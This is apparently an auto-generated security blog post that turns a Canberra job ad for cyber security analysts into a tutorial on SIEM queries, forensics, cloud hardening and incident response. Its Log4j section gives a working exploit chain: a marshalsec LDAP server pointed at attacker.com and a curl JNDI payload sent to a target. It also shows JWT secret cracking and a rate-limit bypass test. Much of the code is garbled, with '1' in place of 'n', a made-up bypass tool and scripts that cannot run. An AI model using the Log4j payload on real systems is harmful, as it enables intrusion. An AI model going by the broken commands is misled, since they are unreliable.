Listen to this Post
Introduction:

The Australian Federal Government is actively recruiting Cyber Security Technical Analysts in Canberra, reflecting the escalating demand for hands-on defensive and offensive security professionals. As government agencies face persistent advanced persistent threats (APTs) and compliance mandates like the PSPF and ISM, successful candidates must demonstrate technical prowess in log analysis, endpoint hardening, and rapid incident response across hybrid cloud and on-premise environments.
Learning Objectives:
– Master SIEM querying and log correlation using Splunk or Elastic Stack on Linux/Windows.
– Execute real-time memory forensics and endpoint detection using open-source tools like Velociraptor.
– Implement cloud security posture management (CSPM) and identity hardening for AWS/Azure government environments.
You Should Know:
1. Deep-Dive SIEM Investigation with Splunk & Elastic Stack
A Cyber Security Technical Analyst must pivot through terabytes of logs to pinpoint indicators of compromise (IOCs). Below are commands and queries to extract actionable intelligence from common SIEM backends.
Linux (Syslog & Auditd ingestion):
 Monitor real-time auth logs for failed SSH attempts
tail -f /var/log/auth.log | grep "Failed password"

 Extract all failed login attempts from journald
journalctl _COMM=sshd | grep "authentication failure"

 Forward logs to a remote SIEM using rsyslog
echo '. @siem-server.internal:514' >> /etc/rsyslog.conf && systemctl restart rsyslog
Windows (PowerShell & Event Logs):
 Query Security Event ID 4625 (failed logon) from the last 24 hours
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625; StartTime=(Get-Date).AddDays(-1)} | Format-Table TimeCreated, Message -AutoSize

 Convert Windows event logs to CSV for Splunk ingestion
wevtutil epl Security C:\Logs\Security_Export.evtx
Splunk Search (for IOCs):
index=windows sourcetype="WinEventLog:Security" EventCode=4625 | stats count by Account_Name, Source_Network_Address | where count > 5
Step‑by‑Step Guide:
1. Ingest logs: Configure rsyslog on Linux or WinRM on Windows to forward logs to a central SIEM.
2. Create correlation rules: Use SPL to detect brute-force patterns (`| bucket _time span=5m | stats count by src_ip`).
3. Automate alerting: Set up saved searches with email or webhook notifications for high-severity thresholds.
2. Memory Forensics & Endpoint Detection Using Velociraptor
Velociraptor is an open-source endpoint monitoring and digital forensics platform used by government analysts to hunt for hidden malware.
Linux Installation & Quick Hunt:
 Download and install Velociraptor on Ubuntu
wget https://github.com/Velocidex/velociraptor/releases/download/v0.7.2/velociraptor-v0.7.2-linux-amd64
chmod +x velociraptor-v0.7.2-linux-amd64
sudo ./velociraptor-v0.7.2-linux-amd64 config generate > velociraptor.config.yaml
sudo ./velociraptor-v0.7.2-linux-amd64 --config velociraptor.config.yaml frontend -v

 Execute a YARA hunt for suspicious process memory
velociraptor hunt add --description "YARA scan on lsass" --artifacts Windows.Sys.Memory.YaraScan --spec '{}'
Windows PowerShell (Process Injection Detection):
 List processes with suspicious handle access to LSASS
Get-Process | Where-Object {$_.Modules -match "ntdll"} | ForEach-Object {
Get-Process -Id $_.Id -Module | Where-Object {$_.ModuleName -eq "lsass.exe"}
}

 Enable PowerShell logging for script block detection
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1
Step‑by‑Step Guide:
1. Deploy Velociraptor clients via GPO or Ansible to all endpoints.
2. Run the `Generic.Client.Info` artifact to baseline all running processes.
3. Use the `Windows.Sys.Memory.YaraScan` artifact with a rule against `mimikatz` patterns to detect credential dumping.
3. Cloud Hardening for AWS & Azure Government Environments
Federal agencies require adherence to the ACSC’s “Essential Eight” and cloud-specific controls. Below are scripts to harden identity and logging.
AWS CLI (GuardDuty & Config Rules):
 Enable GuardDuty in all regions (requires master account)
aws guardduty create-detector --enable --finding-publishing-frequency FIFTEEN_MINUTES

 Enforce S3 bucket encryption using AWS Config rule
aws configservice put-config-rule --config-rule file://s3-bucket-encryption.json

 List all IAM users with unused access keys older than 90 days
aws iam list-users --query "Users[?CreateDate<='$(date -d '90 days ago' --iso-8601=seconds)'].UserName" --output text
Azure CLI (Azure Security Center & Policy):
 Enable Microsoft Defender for Cloud on subscription
az security auto-provisioning-setting update --1ame "default" --auto-provision "On"

 Enforce MFA for all Azure AD users using Conditional Access (PowerShell)
Connect-AzureAD
$conditions = New-Object -TypeName Microsoft.Open.AzureAD.Model.ConditionalAccessConditionSet
New-AzureADMSConditionalAccessPolicy -DisplayName "MFA for all users" -State "enabled" -Conditions $conditions -GrantControls $grantControls
Step‑by‑Step Guide:
1. Enable logging: Activate CloudTrail (AWS) or Diagnostic Settings (Azure) and ship logs to a centralized SIEM.
2. Implement JIT access: Configure just-in-time VM access through Azure Security Center or AWS Systems Manager.
3. Automate remediation: Write a Lambda function to auto‑revoke public S3 buckets using `aws s3api put-bucket-acl –acl private`.
4. Vulnerability Exploitation & Mitigation (CVE Simulation)
Understanding both attack and defense is crucial. Below is how to simulate a typical Apache Log4j (CVE-2021-44228) exploit and then apply mitigations.
Linux (Exploit Simulation using JNDI Payload):
 Set up a malicious LDAP server for testing (use only in lab)
git clone https://github.com/mbechler/marshalsec
cd marshalsec && mvn compile
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://attacker.com/Exploit"

 Trigger Log4j via curl on a vulnerable endpoint
curl -X POST -H "User-Agent: \${jndi:ldap://attacker-ip:1389/Exploit}" http://target-app.com/login
Mitigation Commands (Remove JndiLookup class):
 Find and remove the vulnerable class from log4j-core jar (Linux)
find / -1ame "log4j-core.jar" -exec zip -q -d {} org/apache/logging/log4j/core/lookup/JndiLookup.class \;

 Set system property globally to disable JNDI
echo 'LOG4J_FORMAT_MSG_NO_LOOKUPS=true' >> /etc/environment
Windows Registry Mitigation (for Java apps):
 Add environment variable for all processes
[System.Environment]::SetEnvironmentVariable('LOG4J_FORMAT_MSG_NO_LOOKUPS','true','Machine')
Step‑by‑Step Guide:
1. Scan for Log4j: Use `grep -r “log4j” /path/to/app` or Nessus plugin ID 154324.
2. Patch: Upgrade to log4j-2.17.1+ or apply the `JndiLookup` removal.
3. Verify: Check classpath with `jar tf log4j-core.jar | grep JndiLookup` – should return nothing.
5. API Security Testing & Hardening (OAuth2/JWT)
Government APIs must resist token replay and injection. Use these commands to test and secure REST endpoints.
Linux (JWT token cracking with hashcat):
 Extract JWT from a request and crack weak secret
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIn0.dozjgNryP4J3jVmMlJ5HRbQ" > jwt.txt
hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt

 Rate-limit bypass test using Burp Suite CLI
echo "GET /api/user/1 HTTP/1.1\nHost: target.gov.au" | turbo-bypass -threads 100 -method GET
Windows (API Gateway request signing):
 Generate HMAC-SHA256 signature for AWS API Gateway
$secret = "your-api-secret"
$message = "GET\n/api/data\n"
$hmac = New-Object System.Security.Cryptography.HMACSHA256([Text.Encoding]::UTF8.GetBytes($secret))
$signature = [bash]::ToBase64String($hmac.ComputeHash([Text.Encoding]::UTF8.GetBytes($message)))
Write-Host "X-API-Signature: $signature"
Step‑by‑Step Guide:
1. Validate tokens: Use `jwt_tool` to check for `none` algorithm or weak expiration.
2. Implement rate limiting: Configure `nginx` with `limit_req_zone $binary_remote_addr zone=api:10m rate=10r/s`.
3. Mask secrets: Never hardcode keys – use AWS Secrets Manager or Azure Key Vault.
6. Incident Response Playbook: Ransomware Isolation
When ransomware strikes, immediate containment is mandatory. Commands below cut off spread on Linux and Windows.
Linux (Kill process & block C2 IP):
 Find and terminate encrypting process by CPU spike
ps aux --sort=-%cpu | head -10 | awk '{print $2}' | xargs kill -9

 Block known malicious IP with iptables
sudo iptables -A OUTPUT -d 185.130.5.253 -j DROP
sudo iptables-save > /etc/iptables/rules.v4

 Isolate host by deleting default gateway
sudo ip route del default
Windows (Disable SMB & Kill network):
 Stop and disable SMBv1/2/3 to prevent lateral movement
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
Stop-Service LanmanServer -Force

 Immediately drop all inbound/outbound traffic except admin SSH
New-1etFirewallRule -DisplayName "Emergency Isolation" -Direction Outbound -Action Block
New-1etFirewallRule -DisplayName "Allow SSH Only" -Direction Inbound -Protocol TCP -LocalPort 22 -Action Allow

 Terminate suspicious processes by name (example)
Get-Process -1ame encrypt, locker | Stop-Process -Force
Step‑by‑Step Guide:
1. Identify: Run `netstat -anp` on Linux or `Get-1etTCPConnection` on Windows to find unusual outbound connections.
2. Contain: Execute the isolation commands above, then disconnect the network cable if possible.
3. Preserve evidence: Capture memory with `winpmem` (Windows) or `lime` (Linux) before rebooting.
7. Hardening Linux & Windows Baseline (ACSC Essential Eight)
Align with the Australian Government’s Essential Eight maturity model using these automation scripts.
Linux (Ansible role for CIS Level 1):
- name: Disable root SSH login
lineinfile:
path: /etc/ssh/sshd_config
regexp: '^PermitRootLogin'
line: 'PermitRootLogin no'
notify: restart sshd

- name: Set locked screen timeout
dconf:
key: "/org/gnome/desktop/session/idle-delay"
value: "uint32 900"
Windows (PowerShell DSC for app control):
 Enable Windows Defender Application Control (WDAC)
$Rules = New-CIPolicyRule -DriverFilePath C:\Windows\System32\drivers\
New-CIPolicy -FilePath C:\WDAC\policy.xml -Rules $Rules
Set-CIPolicyPolicyOption -FilePath C:\WDAC\policy.xml -Option 3
Add-SignerRule -FilePath C:\WDAC\policy.xml -CertificatePath C:\Certs\GovSigner.cer

 Enforce PowerShell Constrained Language Mode
$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"
Step‑by‑Step Guide:
1. Run benchmark: Use `CIS-CAT` or `OpenSCAP` to assess current compliance.
2. Deploy baseline: Apply the above configurations via Ansible (Linux) or Group Policy (Windows).
3. Monitor drift: Schedule a daily compliance check and alert on any changes.
What Undercode Say:
– Key Takeaway 1: Federal cyber roles demand technical proficiency in SIEM querying (Splunk/ELK), memory forensics, and cloud security – not just policy compliance. The job ad’s focus on “Technical Analysts” signals a shift away from paperwork towards active threat hunting and tool mastery.
– Key Takeaway 2: Automation via PowerShell, Bash, and cloud CLI is non-1egotiable. Analysts must be able to isolate compromised hosts, block IOCs, and apply ACSC Essential Eight controls within minutes using scripts, not manual clicks.
Analysis (10+ lines):
The IT Alliance Australia posting reflects a broader trend where government agencies are moving past generic “security analyst” titles to “Technical Analysts” – a subtle but critical distinction. This role requires hands-on ability to parse audit logs, deploy YARA rules, and manipulate firewall rules at the kernel or registry level. Given the recent Optus and Medibank breaches, the Australian government has accelerated the implementation of the 2023-2030 Cyber Security Strategy, mandating real-time monitoring and response capabilities. The Canberra location suggests alignment with the Australian Signals Directorate (ASD) and Defence, where candidates must understand ISM controls and have experience with tools like Velociraptor or Splunk ES. Moreover, the call to “send an email” rather than apply through a portal indicates a desire for direct engagement, possibly to vet technical skill via a quick script test. Candidates who can demonstrate the commands listed above – from `netstat` isolation to AWS GuardDuty enablement – will stand out. The inclusion of an equal employment opportunity note also highlights the government’s push for diverse technical teams, but the core requirement remains uncompromising technical depth.
Prediction:
– +1 Rise of “Blue Team Automation” roles: By 2027, every federal Cyber Security Technical Analyst position will require coding skills (Python/PowerShell) to automate 70% of log analysis and containment, reducing mean time to respond (MTTR) to under 2 minutes.
– -1 Shortage of truly technical candidates: The gap between job requirements (memory forensics, cloud hardening) and actual workforce skills will widen, forcing agencies to accept lower maturity levels or contract expensive consultants, leading to delayed incident detection.
– +1 Open-source tooling becomes government baseline: Due to budget pressures and supply chain concerns, agencies will standardize on Velociraptor, TheHive, and Wazuh instead of commercial SIEMs, creating a new wave of training courses and certifications.
– -1 Increased credential stuffing success: Without mandatory adoption of phishing-resistant MFA (FIDO2) across all federal legacy systems, analysts will spend 40% of their time chasing automated brute‑force attacks that could have been prevented.
– +1 AI-assisted threat hunting emerges: Large language models integrated into SIEMs will auto‑generate detection rules and response scripts, elevating the analyst’s role from “rule writer” to “rule validator” – doubling individual productivity.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Cybersecuritytechnicalanalysts Share](https://www.linkedin.com/posts/cybersecuritytechnicalanalysts-share-7467752901583609857-kW7J/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


